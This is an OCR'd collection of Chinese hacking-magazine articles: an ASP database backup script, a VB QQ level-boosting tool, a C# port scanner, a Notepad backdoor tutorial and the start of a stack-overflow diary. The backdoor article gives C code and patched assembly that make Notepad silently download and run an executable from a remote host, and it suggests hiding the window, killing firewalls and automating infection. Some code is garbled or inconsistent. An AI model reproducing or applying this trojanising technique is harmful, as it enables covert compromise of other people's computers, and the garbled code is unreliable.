<%dim sqlserver,sqlname,sqlpassword,sqlLoginTimeout,databasename,bak_file,act
  sqlserver = "localhost"  'sql服务器
  sqlname = "sa"   '用户名
  sqlpassword = "sa"  '密码
  sqlLoginTimeout = 15  '登陆超时
  databasename = trim(request("databasename"))
  bak_file = trim(request("bak_file"))
  bak_file = replace(bak_file,"$1",databasename)
  act = lcase(request("act"))
  if databasename = "" then
    response.write "input database name"
  else
    if act = "backup" then
      Set srv=Server.CreateObject("SQLDMO.SQLServer")
        srv.LoginTimeout = sqlLoginTimeout
        srv.Connect sqlserver,sqlname,sqlpassword
        Set bak = Server.CreateObject("SQLDMO.Backup")
        bak.Database=databasename
        bak.Devices=Files
        bak.Files=bak_file
        bak.SQLBackup srv
        if err.number>0 then
          response.write err.number&"<font color=red><br>"
          response.write err.description&"</font>"
        end if
        Response.write "<font color=green>备份成功!</font>"
    elseif act = "restore" then
```

3.恢复数据库

```
Set srv=Server.CreateObject("SQLDMO.SQLServer")
    srv.LoginTimeout = sqlLoginTimeout
```

```
srv.Connect sqlserver,sqlname,sqlpassword
    Set rest=Server.CreateObject("SQLDMO.Restore")
    rest.Action=0 ' full db restore
    rest.Database=databasename
    rest.Devices=Files
    rest.Files=bak_file
    rest.ReplaceDatabase=True 'Force restore over existing database
    if err.number>0 then
        response.write err.number&"<font color=red><br>"
        response.write err.description&"</font>"
    end if
    rest.SQLRestore srv
        Response.write "<font color=green>恢复成功!</font>"
    else
        Response.write "<font color=red>没有选择操作</font>"
    end if
end if%>
</BODY></HTML>
```

四、结束语


数据库的备份和恢复是一项基础性的工作，如何在线远程实现数据库的备份和恢复，本文提出了解决方法，在INTERNET十分发达的今天，此法具有十分重要的意义。

用VB编写刷QQ等级的软件

Jester

一早就知道可以刷QQ等级了，在线时间不到1分钟按1分钟计算，不到1小时按1小时计算，我也没有试过，也不知道灵不灵？

在2005年第2期的光盘里有一个刷QQ等级的软件，感觉不是很好！我按下start按钮后，竟然按钮还是亮的，没有变灰，也就是可以继续点击，闹的我心里挺郁闷的，不知道它到底运行了没。而end按钮也是这样。所以，我就照猫画虎的做一个吧！我模仿做的这个界面如图。



光盘上那个刷QQ等级的软件使用方法是把QQ的登录设为自动登录，然后刷等级的软件在一定时间把QQ关闭（就是杀了QQ的进程），然后在运行QQ，大体就这样了！这就是它的用法了。我起初想用SendMessage向QQ发送WM_CLOSE消息，但是QQ并不是关闭，而是最小化了。我也没办法了。所以就用另一个方法吧！用shell打开QQ，用OpenProcess打开QQ进程的句柄。然后用TerminateProcess结束QQ进程的进程就是这样了！最后再用CloseHandle关闭用QQ进程的内核对象。

好了，上面说的已经差不多了，用到的API函数已经差不多都提到了。现在来看一下要用到的几个主要的API函数吧。

打开一个现有进程的句柄：OpenProcess

```
Private Declare Function TerminateProcess Lib "kernel32" (ByVal hProcess As Long, ByVal uExitCode As Long) As Long
```

结束一个进程：TerminateProcess

```
Private Declare Function TerminateProcess Lib "kernel32" (ByVal hProcess As Long, ByVal uExitCode As Long) As Long
```

关闭一个内核对象：CloseHandle

```
Declare Function CloseHandle Lib "kernel32" Alias "CloseHandle" (ByVal hObject As Long) As Long
```

使用到的主要API函数也介绍完了，下面就来看看源代码（代码不难，但是我还是加了注释，虽然注释描述的不好，但是可以稍微方便跟我一样的菜鸟）。

```
Private Declare Function OpenProcess Lib "kernel32" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal dwProcessId As Long) As Long
Private Declare Function TerminateProcess Lib "kernel32" (ByVal hProcess As Long, ByVal uExitCode As Long) As Long
Private Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long
Private Declare Function GetTickCount Lib "kernel32" () As Long
Const PROCESS_TERMINATE = 1
Dim ProID As Long
Dim strpath As String
Dim mm
Private Sub Command1_Click()
    Command1.Enabled = False
    Command2.Enabled = True
    mm = Val(Text2.Text) * 1000 'text2.text是设置时间的地方
    strpath = Text1.Text 'text1.text是设置路径的地方
    ProID = Shell(strpath, vbNormalFocus)
    '单位为1秒钟触发一次timer控件，到了Timer1_Timer()后由于循环的缘故
    '则不是1秒钟触发一次了，由于我愚笨，所以必须中这种方法来实现了
    Timer1.Interval = 1000
    Timer1.Enabled = True
End Sub
Private Sub Command2_Click()
    Timer1.Enabled = False
    Command1.Enabled = True
    Command2.Enabled = False
End Sub
Private Sub Form_Load()
    Command2.Enabled = False
    Timer1.Enabled = False
End Sub
Private Sub Timer1_Timer()
    Dim hProcess As Long
    Dim i
    i = GetTickCount()
    '这就是等待多长时间来关闭QQ，如果mm值太大的话无法赋值给timer1.Interval属性
    '这里做的比较复杂了，我觉得应该有更方便的方法，请高手指点
    Do Until GetTickCount() > i + mm
        DoEvents
    Loop
    hProcess = OpenProcess(PROCESS_TERMINATE, False, ProID) '打开QQ进程的句柄
    TerminateProcess hProcess, 1 '结束QQ进程
    CloseHandle hProcess '关闭QQ进程的内核对象
    ProID = Shell(strpath, vbNormalFocus) '再次启动QQ
End Sub
```

好了，上面就是全部的代码了，挺简单的吧？如果觉得在timer1_Timer()里的那部分写的不好的话，可以自己修改一下。修改完记得别忘了通知我，让我也学习一下。我也是个初学者，希望得到大家多多指点。

C#黑客编程基础之多线程端口扫描

刘奇

常见的TCP扫描方法有：

1. TCP connect scan（本文采用的方法）

这种方法最简单，直接连到目标端口并完成一个完整的三次握手过程(SYN，SYN/ACK，和ACK)。缺点是容易被目标系统检测到。

2. TCP SYN scan

这种扫描方式也被称为"半打开扫描"(half-open scanning)。它利用了TCP连接建立三次握手的第一步，并且没有建立一个完整的TCP连接。实现办法是向远端主机某端口发送一个只有SYN标志位的TCP报文段，如果主机反馈一个SYN|ACK数据包，那么，这个主机正在监听该端口，如果反馈的是RST数据包，说明，主机没有监听该端口。在X-Scanner扫描工具上就有SYN的选择项。

3. TCP FIN scan

这种方法向目标端口发送一个FIN分组。按RFC793的规定，对于所有关闭的端口，目标系统应该返回RST标志。这种方法通常用在基于UNIX的TCP/IP协议栈。

4. TCP ACK scan

发送一个只有ACK标志的TCP数据报给主机，如果主机反馈一个TCP RST数据报来，那么这个主机是存在的。也可以通过这种技术来确定对方防火墙是否是简单的分组过滤，还是一个基于状态的防火墙。

5. TCP SYN|ACK scan

6. TCP NULL sacn(turn off all flags)

即发送一个没有任何标志位的TCP包，根据RFC793，如果目标主机的相应端口是关闭的话，应该发送回一个RST数据包。

7. TCP Xmas Tree scan(set all flags)

向目标主机发送一个FIN+URG+PUSH分组，根据RFC793，如果目标主机的相应端口是关闭的，那么应该返回一个RST标志。

更具体的资料请查阅对应的RFC文档。为什么要对应，呵呵，因为所有IEEE 802.3有1500页左右。

程序运行结果如图1、图2。

```
C:\WINDOWS\system32\cmd.exe
Process infomation:
Process count:23:
Process:pfw, ID:1820
Process:ListProcess, ID:2648
Process:svchost, ID:796
Process:svchost, ID:744
Process:QQ, ID:1400
Process:SharpDevelop, ID:2104
Process:svchost, ID:880
Process:conime, ID:1020
Process:Explorer, ID:1536
Process:csrss, ID:500
Process:cmd, ID:2676
Process:TIMPlatform, ID:1480
Process:ctfmon, ID:2000
Process:winlogon, ID:524
```

图 1

```
Process: ManageProcess, ID: 2596
Process: SharpDevelop, ID: 2876
Process: svchost, ID: 980
Process: System, ID: 4
Process: QQGame, ID: 2588
Process: wmplayer, ID: 3432
Process: Idle, ID: 0
Process Count: 28:

Enter the process Name that you want to kill: wmplayer
process wmplayer has been killed
```

图 2

其中1是我用ip对x的扫描结果，2是我用域名对x的扫描结果。都显示开放了21，25，80，110，1433端口。

效果还是不错的。

下面我简单讲解一下程序的原理，程序会根据要扫描的端口数量来启动同等数量的线程，每个线程连接一个端口，如果连接成功就提示对应的端口开放，如果连接的过程中出现了异常，表明连接端口失败，提示端口没有开放。我将尽量用简单的代码来实现我们的目的，如我的代码有问题，还望高手赐教。

大致过程如下：

1.通过主机名来取得主机ip，这不是必须的，但是作为一个端口扫描器，怎么能不显示对应主机的ip呢

2.创建一系列线程了，每个每个线程连接一个端口。

代码比较简单，耐心看，我这样的菜鸟应该可以看懂的。看不懂的地方查查资料(c#，操作系统原理，计算机网络原理)

```
using System;
using System.Net;
using System.Net.Sockets;
using System.Threading;
class MainClass
{
    //要扫描的端口
    public static int[] portToScan = {21,
23, 25, 80, 110, 135, 139, 1433, 3389};
    static public void Main()
    {
    /////这里是程序的第一部分/////////
                    //通过主机名来取得主机ip
        Console.WriteLine("Please input
the URL or ip address:");
                    //取得主机名
                    string hostName =
Console.ReadLine();
                try
                {
                            //如果通过DNS
解析ip出错则导致异常，程序会跳到下面的
catch部分，提示Unknown host!!!
        IPHostEntry hostInfo = Dns.
GetHostByName(hostName);
        // Get the IP address list
                            IPAddress[]
address = hostInfo.AddressList;
    address = hostInfo.AddressList;
        //输出该主机的所有ip
    for (int i=0; i<address.Length; i++)
                        {
        Console.WriteLine("The host's
ip : {0}", address[i]);
                        }
                }
        catch               //嘿嘿，如果输
入一个不存在的hostName，这里会提示的
                {
        Console.WriteLine("Unknown
host!!!!");
                }
    ////这里是程序的第二部分/////////
        //开始创建一堆线程了，然后让每个线
程各自忙自己的去了
                try
                {
        Thread myThread;
        PortScanner myScanner = new
PortScanner(hostName);
    System.Console.WriteLine("Starting
port-scanning threads, please wait...");
        //创建portToScan.Length个线
程，每个线程连接一个端口
    for(int i=0; i<portToScan.Length; i++)
                        {
        myThread = new Thread(new
```

```
ThreadStart(myScanner.Scan);
        myThread.Start();
                    }
            }
            catch(Exception e)
            {
    Console.WriteLine("Exception caught!!!");
        Console.WriteLine("Source : " + e.Source);
        Console.WriteLine("Message : " + e.Message);
            }

    Console.Read();
        }
        //端口扫描类
        private class PortScanner
        {
    private string remoteHost;
    private static int portIndex = -1;
//因为数组索引从0开始，而我们使用前
        //要使用Interlocked.Increment(ref portIndex)，相当于我们经常用的i++，但是这里是一个原子操作
        //不至于多线程时造成混乱，如果你不理解线程的并发和互斥，请参阅操作系统原理
                //构造函数，不用说了吧
                public PortScanner(string remoteHost)
                {
        this.remoteHost = remoteHost;
                }
                //这个才是真正做事情的，也就是建立TCP，完成3次握手的函数了
                public void Scan()
                {
            int cruPortIndex = Interlocked.Increment(ref portIndex);
                    try
                    {
        Console.WriteLine("Trying to connect prot {0}", portToScan[cruPortIndex]);
                    //尝试建立连接
                    TcpClient client = new TcpClient(remoteHost, portToScan[cruPortIndex]);
            //连接成功了，提示端口开放
    Console.WriteLine("Port {0} is open", portToScan[cruPortIndex]);
                client.Close();
                    }
                    catch
                    {
    //出现异常，表明端口没有开放，提示
        Console.WriteLine("Port {0} is not open!!!", portToScan[cruPortIndex]);
                    }
                }
            }
        }
```

相信会有人测试代码，那么请你注意安装SharpDevelop软件需要有Microsoft .NET SDK.

程序比较简单，有时间给大家写个简单的蜜罐。

（本文所涉及的代码已收录到本期光盘中）

逆向工程之菜鸟的无进程无硬盘文件无服务无启动项后门

ngaut

手有点发抖，主要是因为比较激动啊，感觉这是我学crack以来最得意的作品（主要是因为我太菜了，最得意的也不过如此），由于个人水平有限，所有这篇文章应该是菜鸟级中的经典吧，呵呵，自己取的名字，现在高手都说自己菜，连pll621这样的大牛都说自己菜。我就不那么谦虚了，以显示和高手的区别（嗖的一声，一把飞刀从眉前飞过，好险！好险！）

如果你具备了所需的知识，那么看懂本文是很容易的，如果没有，也不要紧，我会讲得比较仔细，因为是菜鸟级的经典系列。本文抓图比较少，因为抓图实在是麻烦，呵呵，但愿不至于影响了大家的理解。

工欲善其事必先利其器，本文所需工具如下：

1. Ollydbg（个人觉得无论是hack还是crack都不可缺少，用《血色浪漫》里的话说："这哥们是打架的好手"）。

2. Lordpe（功能非常强大的pe编辑工具，破解，病毒分析，逆向工程必备）。

友情提醒，要看懂本文，你需要以下几个方面的知识：

1．汇编语言基础知识（简单的知道堆栈操作，以及汇编与C 语言参数的对应关系等）。

2．Ollydbg 使用经验（玩crack 的人大概都会的）。

3．Lordpe 的简单应用（同样，玩crack 的人大概都会的）。

4．线程的概念（不明白的找本操作系统概念看看）。

5．简单的C 语言基础。

3．记事本（测试用的，也就是本次试验的牺牲品，话外：记事本小声说道："为什么受伤的总是我"）。

4．Vc++6.0，这个不用介绍了吧，写几句代码用的（地球人都知道）。

一、思路篇

个人觉得一个比较好的后门应该是一个很小的后门，仅仅具有简单的功能就可以了，最重要的是要能够帮你将一个功能强大的后门弄到你的肉鸡上。本文就是要实现这么一个功能。这个后门几乎不能被发现，除非你对所有的可以访问网络的程序都做md5或者crc等校验，或者反汇编所有能够访问网络的程序，仔细检查对应的反汇编代码。

记事本正常的打开了，而我们的后门代码却在悄悄的下载并执行功能更加强大的后门，真是天才的想法，呵呵（听说太谦虚会被看作骄傲，所以……）。

二、阻力篇

1．如何下载一个文件，嘿嘿，这个对我来说有点难度，盲目的在msdn里翻了半天，没有什么收获。听音乐的时候突然灵感一现，winshell不是有下载并执行一个文件的功能吗。赶紧从网上找来了源代码看看，嘿，有发现。原来下载文件是用

思路

无进程的实现： 真正的无进程是不可能的，因为进程是操作系统调度的基本单位。不要跟我说什么线程插入，dll 之类的后门，那都要依靠别的进程。所谓的无进程只是进程的隐藏而已（如果看法有错，还请指正），本文使用的是记事本的进程。

无硬盘文件： 同样真正无硬盘文件也是不可能的，没有文件还能执行不？通常所说的无硬盘文件是指找不到硬盘文件。本文采用的方法是在记事本中嵌入我们的代码，而不改变记事本的大写。这样就做到了无硬盘文件文件。当然你说下载的木马有文件啊，呵呵，就算你把下载的木马删除了，每次记事本启动的时候还是会下载木马，呵呵，是不是有点强盗逻辑。

无服务： 当然不会有服务，因为是和记事本一起启动的嘛。

无启动项： 记事本启动，我们的后门就启动了，不会也没有必要修改注册表等。正常状态，记事本的是顺序执行的，嵌入了我们的后门代码之后，首先从记事本的入口跳到我们的后门代码，我们后门的功能就是从网上下载一个功能更加强大的后门，等执行完了我们的后门之后才开始执行记事本。

缺陷分析： 大家都知道从网上下载东西是要时间的，如果你打开记事本都花了半天的时间，你肯定怀疑中了病毒或者木马啊，呵呵，这样就没有实际价值了。那么如何解决呢？

解决缺陷： 还记得前面提到你需要线程方面的知识吗？呵呵，是不是想到了，不错，就是多线程的思想，把一个单线程的程序 diy 成多线程的，此乃经典之一，好像是首创，呵呵，虽然很简单。首先从记事本的入口跳到我们的后门代码，我们的后门代码马上创建一个线程，这个线程去调用我们的 **DownloadAndEcecuteFile()** 函数。创建完线程之后立刻去执行记事本的代码，这个线程和记事本就是并发执行的了，这样就不会影响速度了。

的这个函数：**URLDownloadToFile()**，函数原型可以载 msdn 中找到：

```
HRESULT URLDownloadToFile(    LPUNKNOWN pCaller,
    LPCTSTR szURL,
    LPCTSTR szFileName,
DWORD dwReserved,
LPBINDSTATUSCALLBACK lpfnCB
);
```

这里只列出了关键参数，其它的省略了。

```
Parameters

szURL
Pointer to a string value containing the URL to be downloaded. Cannot be set to NULL.
szFileName
Pointer to a string value containing the name of the file to create for bits that come from the download.
```

简单说明如下：

szURL： 就是你要下载的后门的 url。

szFileName： 下载后保存的文件名。

使用该函数时请注意下面几点：该函数在 urlmon.dll 中（pediy 时需要），必须使用的头文件为 Urlmon.h（编写代码时需要），使用时需要引入库 Urlmon.lib。

2. 如何执行文件：这个 winshell 源代码里也有，用是的 winexec，我这里使用 **ShellExecute()**，这个我比较熟悉一些，功能也多些，具体用法请参阅我发表在《黑客 x 档案》上的文章《狗尾续貂指再谈逆向工程打造隐蔽的后门》。

三、实战篇

有了前面的知识，我们写段最简单开一个线程，并在这个线程里下载并执行功能更加强大的后门的代码：

```
#include <process.h>
#include <windows.h>
#include <urlmon.h>

#pragma comment (lib, "urlmon.lib")
//引入库Urlmon.lib

//下载并执行文件，怎么是mp3，没有关系，换成exe就可以了
//等会再换，试验的时候还是听mp3比较爽啊，呵呵
void DownloadAndEcecuteFile(void*)
{
  if (URLDownloadToFile(0, "http://dyh.home2.cernet.cn/hdou.mp3",
                "d:\\t.mp3", 0, 0) == S_OK)
  {
  ShellExecute(0, "open", "d:\\t.mp3", 0, 0, SW_SHOW);    //SW_SHOW以非隐蔽方式运行，SW_HIDE隐藏窗口，做后门的时候改过来。
  }
}

int main()
{   //启动一个线程，嘿嘿，不影响宿主程序的执行速度。
    _beginthread(DownloadFile, 0, 0);

//等待我们慢慢下载，实际使用时不需要。
    Sleep(100000);

    return 0;
}
```

编译之前请先设置相应的选项，否则会提示找不到 _beginthread，这个给很多刚开始学习编写多线程程序的同志带来了不少烦恼，设置方法如下（vc＋＋6.0 english version）：点击“工程”→“设置”→“C\C++”→“Y”分类，如何选择code generation，在using run→time library中选择 multithreaded，点确定。编译运行后到 d 盘下面看看，是不是在 d 盘下面有了 t.mp3，而且开始播放音乐了（PS：当读者拿到文章的时候可能歌曲的链接已经失效了，请自行更改歌曲链接）。




图 1

好了，既然成功，那我们就将上面的代码嵌入到记事本里吧，可是要嵌入到记事本只能写汇编代码。那么怎么才能得到上面的代码对应的汇编代码呢？方法是这样的：点击如图 1 所示的图标，就可以的到对应的汇编代码。

_beginthread 对应的汇编代码：

```
22:         _beginthread(DownloadAndEcecuteFile, 0, 0);
004010B8   push        0
004010BA   push        0
004010BC   push        offset @ILT+0(DownloadAndEcecuteFile) (00401005)
004010C1   call        __beginthread (0040112e)
```

上面 00401005 处是一条跳转指令，跳到 DownloadAndEcecuteFile 函数地址。

00401005 jmp DownloadAndEcecuteFile (00401020)

对应上面的代码来看，可以发现，C 的参数是从右到左依次被压入堆栈的，所有不看 vc 生成的汇编代码你也应该大概知道对应的汇编代码是什么。

下面是另外的关键代码：

```
00401048   call        URLDownloadToFileA (00401110)
0040104D   test        eax,eax
0040104F   jne         DownloadAndEcecuteFile+52h (00401072)
15:        {
16:              ShellExecute(0, "open", "d:\\t.mp3", 0, 0, SW_SHOW);    //SW_SHOW 以非隐蔽方式运行
00401051   mov         esi,esp
00401053   push        5                    // 嘿嘿，轻松得到了SW_SHOW 对应的值
                       不用去找那个该死的宏定义了
00401055   push        0
00401057   push        0
00401059   push        offset string "d:\\t.mp3" (00417050)
0040105E   push        offset string "open" (0041701c)
00401063   push        0
00401065   call        dword ptr [__imp__ShellExecuteA@24 (0041a308)]
```

只列出部分代码，有兴趣的可以用 vc 查看。

注意 **00401059** 和 **0040105E** 两处的 push 操作压入的是一个地址，准确的说是对应字符串的地址，如："d:\\t.mp3"和"open"的地址，括号后面的数值表示其地址。

说了这么多终于可以开始了，用 ollydbg 打开记事本。"Alt + E"查看引入的 dll，嘿嘿，怎么样？

没有找到 urlmon.dll 吧，没有关系。用 lordpe 载入记事本，点击 Directories，在 ImportTable 选项，点击有几个小点的按钮，然后右键单击，选择"add import"，在 dll 选项中填入 urlmon.dll，API 选项中填入 URLDownloadToFileA，注意不是 URLDownloadToFile，点那个带加号的按钮，ok。

再用 ollydbg 载入记事本，"Alt + E"查看引入的 dll，这回看到了 urlmon.dll，拖动滚动条到记事本的尾部，找一个都是 0 的地方，也就是所谓的 pe 间的空隙，用 ollydbg 加上对应的汇编代码，注意，这里的汇编代码与 vc 生成的有点不同。

这次我们要后门下载的是一个 exe 文件，在网上随便找的一个，这个要下载并且执行的 exe 文件（注意不是我们嵌入记事本的后门啊）在我的机器上一运行就非法操作，不过没有关系，同样可以证明我们的后门运行良好，因为这个 exe 文件已经下载并且运行了，嘿嘿，要修改的地方如下（用 ollydbg 修改汇编代码和插入字符串的方法请参阅相关资料，不再详细叙述）。

下面是记事本的入口代码：

```
01006AE0 > $  6A 70 PUSH 70
01006AE2      68 88>PUSH notepad.01001888
01006AE7      E8 BC>CALL notepad.01006CA8
```

修改为：

```
01006AE0 > $ /E9 F5120000   JMP notepad.01007DDA
01006AE5   > |90            NOP
01006AE6     |90            NOP
```

下面是添加的东西：

```
01007D72     68 74 74 70 3>ASCII "http://hackor.51"
01007D82     2E 6E 65 74 2>ASCII ".net/test.exe",0
01007D90     00             DB 00
01007D91     00             DB 00
01007D92     00             DB 00
01007D93     00             DB 00
01007D94     00             DB 00
01007D95     00             DB 00
01007D96     00             DB 00
01007D97     6F 70 65 6E 0>ASCII "open",0
01007D9C     00             DB 00
01007D9D     64 3A 5C 5C 7>ASCII "d:\\t.exe",0
01007DA7     00             DB 00
01007DA8     60 6A 00       ASCII "`j",0
01007DAB     6A 00          PUSH 0
01007DAD     68 9D7D0001    PUSH notepad.01007D9D    ; ASCII "d:\\t.exe"
01007DB2     68 727D0001    PUSH notepad.01007D72    ; ASCII "http://hackor.51.net/test.exe"
01007DB7     6A 00          PUSH 0
01007DB9     E8 0DBC0975    CALL urlmon.URLDownloadToFileA
01007DBE     61             POPAD
01007DBF     60             PUSHAD
01007DC0     6A 05          PUSH 5    ; /IsShown = 5
01007DC2     6A 00          PUSH 0    ; |DefDir = NULL
01007DC4     6A 00          PUSH 0    ; |Parameters = NULL
01007DC6     68 9D7D0001    PUSH notepad.01007D9D    ; |FileName = "d:\\t.exe"
01007DCB     68 977D0001    PUSH notepad.01007D97    ; |Operation = "open"
01007DD0     6A 00          PUSH 0    |hWnd = NULL
01007DD2     E8 E2AB3F76    CALL SHELL32.ShellExecuteA    ; \ShellExecuteA
01007DD7     61             POPAD
01007DD8     C3             RETN
01007DD9     00             DB 00
01007DDA   > 60             PUSHAD
01007DDB     6A 00          PUSH 0    ; /arg = NULL
01007DDD     6A 00          PUSH 0    ; |stksize = 0
01007DDF     68 A87D0001    PUSH notepad.01007DA8    ; |start = notepad.01007DA8
01007DE4     E8 9E00C076    CALL msvcrt._beginthread    ; \_beginthread
01007DE9     6A 70          PUSH 70
01007DEB     68 88180001    PUSH notepad.01001888
01007DF0     E9 F0ECFFFF    JMP notepad.01006AE5
```

需要注意的地方如下：

1．01007DD8处的RETN指令的作用是返回，这样我们的后门创建的线程才能结束，如果没有这条指令就会非法操作，呵呵。

2．可能已经注意到了上面的pushad和popad，这个是为了保持堆栈平衡，当然你也可以单独把寄存器一个一个的入栈，如何一个一个的出栈。但是我觉得那样太麻烦了，远不如pushad和popad来的方便。

3．由于我们修改了记事本的入口，所以

```
01006AE0 > $  6A 70  PUSH 70
01006AE2      68 88>PUSH notepad.01001888
```

这两个原本要入栈的数据就丢失了，我们在

```
01007DE9      6A 70          PUSH 70
01007DEB      68 88180001    PUSH notepad.01001888
```

加入了这两句，如此一来就不会造成数据的丢失了。

4．实际使用需要将SW_SHOW改为SW_HIDE才不会让别人看到窗口，也就是要把汇编代码**01007DC0 . 6A 05 PUSH 5**改为**01007DC0 . 6A 05 PUSH 0**，因为SW_HIDE就是0，我们在WINUSER.H可以找到下面的定义：

```
#define SW_HIDE             0

#define SW_SHOW             5
```

总结一下学到的东西

1．如何编程实现下载并执行文件
2．如何使用lordpe和ollydbg进行简单的pediy
3．C语言参数的入栈顺序，以及对应的汇编代码
4．_beginthread函数的使用，打下多线程编程基础
5．如何把单线程得程序diy成多线程的。

后门缺陷分析和缺陷解决：嵌入代码完全手工操作，虽然可以提高我们的pediy能力，但是太辛苦了，我们可以通过病毒重定位等技术可以编写一个程序然后由程序自动来嵌入，就像病毒感染一个文件一样，

不能穿透防火墙，不过测试发现瑞星防火墙居然不拦截，天网可以拦截，有两个办法解决，第一个办法是嵌入一段代码kill防火墙进程，这方面的编程资料比较多，大家可以上网找找。第二个办法是，把我们的后门代码嵌入可以访问网络的程序中，如qq，防火墙，播放器等。

这里提供了几个修改好的记事本程序。

download mp3 and excute ok.exe：程序运行后，你会看到记事本，等会你会看到播放器播放歌曲了，歌曲的文件在d:\t.mp3。

下载并且显式执行test.exe.exe：程序运行后，你会看到记事本，等会你会看到，有个t.exe在运行，这个文件在我的机器上会非法操作，这个t.exe在d盘下面。

notepad_ open_google.exe：程序运行后，你会看到记事本，同时www.google.com也被打开了。大家可以进一步改造成功能更加强大的代码。


最后分享一点自己的个人经验给大家：

当我初学crack的时候，觉得汇编语言最重要，因为到处都是汇编代码，等学了汇编，才发现破解的时候到处都是API，熟悉API才是最重要的，于是MSDN成了经常查看的资料，到了后来，又发现一些稍微复杂一点的算法都分析不出来，才发现自己的数学基础不行，已经不能走得更远了。

所以如果你想走得很远，请你好好学习数学，好好学习英语，好好学习计算机各方面的知识。

（文章中涉及到的程序Ollydbg、Lordpe以及文章中的相关代码已经收录在光盘中）

我的shellcode双语学习日记



王欣

经过前一段时间网上的资料收集，加上前几个月ww0830睡上铺时给我的一些学习资料，我决定从今天起把这段时间的shellcode学习心得写进日记，作为自己的学习见证，同时当作自己的资料收集。由于自己得到的shellcode资料全部由c语言形式的，为了加深理解，我决定看懂c 的代码后把它们移植到Delphi下边再编译一次，为跟我一样的初学者拓展一下学习思路。

10月8号 星期五

今天目的是初步认识windows程序的堆栈溢出漏洞。首先，我们来使用VC写一个小程序：

```
#include <stdio.h>
int main()
{
char test[32];
gets(test);
for(int i=0;i<32&&test[i];i++)
printf("\\0x%x",test[i]);
```

gets()对test数组没有作边界检查。那么我们可以给程序一个很长的串，肯定可以覆盖堆栈中的返回地址。如图1中是正常长度的截图，图2是输入字符的长度覆盖掉了堆栈中的返回地址的截图。

于是我们看到EIP（EIP的内容就是程序下一步所要执行指令的地址，不管EIP指向哪个内存地址，该地址处的指令将总会成为下一条指令）的内容为61616161（图3），也就是程序试图访问该地址处的指令，而61616161处没有适合执行的指令，所以程序报错。

